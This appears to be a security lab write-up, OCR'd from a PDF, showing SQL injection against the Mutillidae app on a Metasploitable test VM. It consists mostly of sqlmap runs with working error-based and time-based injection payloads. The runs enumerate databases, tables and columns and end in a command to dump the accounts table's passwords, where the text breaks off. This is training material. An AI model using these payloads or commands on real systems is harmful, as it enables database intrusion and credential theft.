
The entries of the accounts table are displayed. The passwords are in plaintext and hence the vulnerability is exploited.

Screenshots:

➔ The POST request being made when `Save Blog Entry` is clicked, intercepted via burp suite:




➔ The text file exploit.txt:




➔ Output of sqlmap:

```
2806 → ~/desktop  ❯❯ sqlmap -r exploit.txt
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:39:54 /2021-12-02/

[18:39:54] [INFO] parsing HTTP request from 'exploit.txt'
[18:39:54] [WARNING] provided value for parameter 'blog_entry' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N]
[18:40:00] [INFO] testing connection to the target URL
[18:40:01] [INFO] testing if the target URL content is stable
[18:40:01] [INFO] target URL content is stable
[18:40:01] [INFO] ignoring POST parameter 'csrf-token'
[18:40:01] [INFO] testing if POST parameter 'blog_entry' is dynamic
[18:40:01] [WARNING] POST parameter 'blog_entry' does not appear to be dynamic
[18:40:02] [INFO] heuristic (basic) test shows that POST parameter 'blog_entry' might be injectable (possible DBMS: 'MySQL')
[18:40:02] [INFO] heuristic (XSS) test shows that POST parameter 'blog_entry' might be vulnerable to cross-site scripting (XSS) attacks
[18:40:02] [INFO] testing for SQL injection on POST parameter 'blog_entry'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[18:40:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:40:04] [WARNING] reflective value(s) found and filtering out
[18:40:06] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:40:07] [INFO] testing 'Generic inline queries'
[18:40:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[18:40:12] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[18:40:16] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[18:40:23] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[18:40:32] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[18:40:40] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[18:40:49] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[18:41:01] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[18:41:14] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[18:41:25] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[18:41:35] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[18:41:36] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[18:41:36] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[18:41:36] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[18:41:36] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[18:41:37] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[18:41:37] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[18:41:38] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[18:41:38] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[18:41:38] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[18:41:38] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Stacked queries'
[18:41:44] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[18:41:44] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[18:41:49] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[18:41:55] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[18:42:00] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[18:42:05] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[18:42:11] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[18:42:18] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[18:42:24] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[18:42:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:42:35] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:42:40] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
```

```
[18:42:35] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:42:40] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:42:45] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:42:51] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[18:42:56] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[18:43:01] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:43:05] [INFO] POST parameter 'blog_entry' is 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[18:43:05] [INFO] testing 'MySQL inline queries'
[18:43:05] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[18:43:05] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[18:43:05] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[18:43:05] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[18:43:05] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[18:43:05] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[18:43:05] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:43:15] [INFO] POST parameter 'blog_entry' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[18:43:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:43:15] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[18:43:15] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[18:43:15] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[18:43:15] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[18:43:15] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[18:43:15] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[18:43:15] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[18:43:15] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[18:43:15] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[18:43:15] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'blog_entry' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 1601 HTTP(s) requests:
---
Parameter: blog_entry (POST)
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5a76726c FROM DUAL WHERE 5209=5209 AND ROW(8469,8227)>(SELECT COUNT(*),CONCAT(0x7176707171,(SELECT (ELT(8469=8469,1))),0x716b766a71,FLOOR
(RAND(0)*2))x FROM (SELECT 3246 UNION SELECT 1290 UNION SELECT 5741 UNION SELECT 7861)a GROUP BY x))||'&add-to-your-blog-php-submit-button=Save Blog Entry

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5045526f FROM DUAL WHERE 8656=8656 AND (SELECT 6579 FROM (SELECT(SLEEP(5)))fgXm))||'&add-to-your-blog-php-submit-button=Save Blog Entry
---
[18:52:30] [INFO] the back-end DBMS is MySQL
[18:52:30] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[18:52:30] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[18:52:31] [INFO] fetched data logged to text files under '/Users/meetakshi/.local/share/sqlmap/output/192.168.0.103'

[*] ending @ 18:52:31 /2021-12-02/
```


➔ Using sqlmap to get the MySQL databases on metasploitable system:

```
2832 ↵ ~/desktop  ❯❯ sqlmap -r exploit.txt --dbms=MySQL --dbs --threads=10

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:12:55 /2021-12-02/

[23:12:55] [INFO] parsing HTTP request from 'exploit.txt'
[23:12:56] [WARNING] provided value for parameter 'blog_entry' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N]
[23:12:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blog_entry (POST)
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5a76726c FROM DUAL WHERE 5209=5209 AND ROW(8469,8227)>(SELECT COUNT(*),CONCAT(0x7176707171,(SELECT (ELT(8469=8469,1))),0x716b766a71,FLOOR
(RAND(0)*2))x FROM (SELECT 3246 UNION SELECT 1290 UNION SELECT 5741 UNION SELECT 7861)a GROUP BY x))||'&add-to-your-blog-php-submit-button=Save Blog Entry

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5045526f FROM DUAL WHERE 8656=8656 AND (SELECT 6579 FROM (SELECT(SLEEP(5)))fgXm))||'&add-to-your-blog-php-submit-button=Save Blog Entry
---
[23:12:59] [INFO] testing MySQL
[23:12:59] [WARNING] reflective value(s) found and filtering out
[23:12:59] [INFO] confirming MySQL
[23:13:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.0
[23:13:01] [INFO] fetching database names
[23:13:01] [INFO] starting 7 threads
[23:13:02] [INFO] retrieved: 'information_schema'
[23:13:02] [INFO] retrieved: 'metasploit'
[23:13:02] [INFO] retrieved: 'tikiwiki'
[23:13:02] [INFO] retrieved: 'dvwa'
[23:13:02] [INFO] retrieved: 'tikiwiki195'
[23:13:02] [INFO] retrieved: 'owasp10'
[23:13:02] [INFO] retrieved: 'mysql'
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[23:13:03] [INFO] fetched data logged to text files under '/Users/meetakshi/.local/share/sqlmap/output/192.168.0.103'

[*] ending @ 23:13:03 /2021-12-02/
```

➔ Using sqlmap to get the tables in `owasp10` database which is used by Mutillidae:


```
2833 ↵ ~/desktop  ❯❯ sqlmap -r exploit.txt --dbms=MySQL -D owasp10 --tables --threads=10

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:15:08 /2021-12-02/

[23:15:08] [INFO] parsing HTTP request from 'exploit.txt'
[23:15:08] [WARNING] provided value for parameter 'blog_entry' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N]
[23:15:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blog_entry (POST)
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5a76726c FROM DUAL WHERE 5209=5209 AND ROW(8469,8227)>(SELECT COUNT(*),CONCAT(0x7176707171,(SELECT (ELT(8469=8469,1))),0x716b766a71,FLOOR
(RAND(0)*2))x FROM (SELECT 3246 UNION SELECT 1290 UNION SELECT 5741 UNION SELECT 7861)a GROUP BY x))||'&add-to-your-blog-php-submit-button=Save Blog Entry

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5045526f FROM DUAL WHERE 8656=8656 AND (SELECT 6579 FROM (SELECT(SLEEP(5)))fgXm))||'&add-to-your-blog-php-submit-button=Save Blog Entry
---
[23:15:11] [INFO] testing MySQL
[23:15:11] [INFO] confirming MySQL
[23:15:12] [WARNING] reflective value(s) found and filtering out
[23:15:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.0
[23:15:12] [INFO] fetching tables for database: 'owasp10'
[23:15:12] [INFO] starting 5 threads
[23:15:13] [INFO] retrieved: 'accounts'
[23:15:14] [INFO] retrieved: 'blogs_table'
[23:15:14] [INFO] retrieved: 'pen_test_tools'
[23:15:14] [INFO] retrieved: 'credit_cards'
[23:15:15] [INFO] retrieved: 'hitlog'
Database: owasp10
[5 tables]
+-----------------+
| accounts        |
| blogs_table     |
| credit_cards    |
| hitlog          |
| pen_test_tools  |
+-----------------+

[23:15:15] [INFO] fetched data logged to text files under '/Users/meetakshi/.local/share/sqlmap/output/192.168.0.103'

[*] ending @ 23:15:15 /2021-12-02/
```

➔ Using sqlmap to get the column names in the accounts table of the owasp10 database:




```
2835 → ~/desktop  )) sqlmap -r exploit.txt --dbms=MySQL -D owasp10 -T accounts --columns --threads=10

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:23:09 /2021-12-02/

[23:23:09] [INFO] parsing HTTP request from 'exploit.txt'
[23:23:09] [WARNING] provided value for parameter 'blog_entry' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N]
[23:23:11] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blog_entry (POST)
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5a76726c FROM DUAL WHERE 5209=5209 AND ROW(8469,8227)>(SELECT COUNT(*),CONCAT(0x7176707171,(SELECT (ELT(8469=8469,1))),0x716b766a71,FLOOR
(RAND(0)*2))x FROM (SELECT 3246 UNION SELECT 1290 UNION SELECT 5741 UNION SELECT 7861)a GROUP BY x))||'&add-to-your-blog-php-submit-button=Save Blog Entry

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5045526f FROM DUAL WHERE 8656=8656 AND (SELECT 6579 FROM (SELECT(SLEEP(5)))fgXm))||'&add-to-your-blog-php-submit-button=Save Blog Entry
---
[23:23:11] [INFO] testing MySQL
[23:23:11] [INFO] confirming MySQL
[23:23:12] [WARNING] reflective value(s) found and filtering out
[23:23:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.0
[23:23:12] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[23:23:12] [INFO] starting 5 threads
[23:23:13] [INFO] retrieved: 'username'
[23:23:14] [INFO] retrieved: 'password'
[23:23:15] [INFO] retrieved: 'mysignature'
[23:23:15] [INFO] retrieved: 'cid'
[23:23:15] [INFO] retrieved: 'is_admin'
[23:23:15] [INFO] retrieved: 'text'
[23:23:15] [INFO] retrieved: 'text'
[23:23:15] [INFO] retrieved: 'text'
[23:23:15] [INFO] retrieved: 'int(11)'
[23:23:15] [INFO] retrieved: 'varchar(5)'
Database: owasp10
Table: accounts
[5 columns]
+-------------+------------+
| Column      | Type       |
+-------------+------------+
| cid         | int(11)    |
| is_admin    | varchar(5) |
| mysignature | text       |
| password    | text       |
| username    | text       |
+-------------+------------+

[23:23:16] [INFO] fetched data logged to text files under '/Users/meetakshi/.local/share/sqlmap/output/192.168.0.103'

[*] ending @ 23:23:16 /2021-12-02/
```

➔ Using sqlmap to get the contents of the accounts table including users' passwords:



```
2837 → ~/desktop  )) sqlmap -r exploit.txt --dbms=MySQL -D owasp10 -T accounts -C username,password,is_admin,mysignature --dump --threads=10

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:29:02 /2021-12-02/

[23:29:02] [INFO] parsing HTTP request from 'exploit.txt'
[23:29:03] [WARNING] provided value for parameter 'blog_entry' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N]
[23:29:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: blog_entry (POST)
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5a76726c FROM DUAL WHERE 5209=5209 AND ROW(8469,8227)>(SELECT COUNT(*),CONCAT(0x7176707171,(SELECT (ELT(8469=8469,1))),0x716b766a71,FLOOR
(RAND(0)*2))x FROM (SELECT 3246 UNION SELECT 1290 UNION SELECT 5741 UNION SELECT 7861)a GROUP BY x))||'&add-to-your-blog-php-submit-button=Save Blog Entry

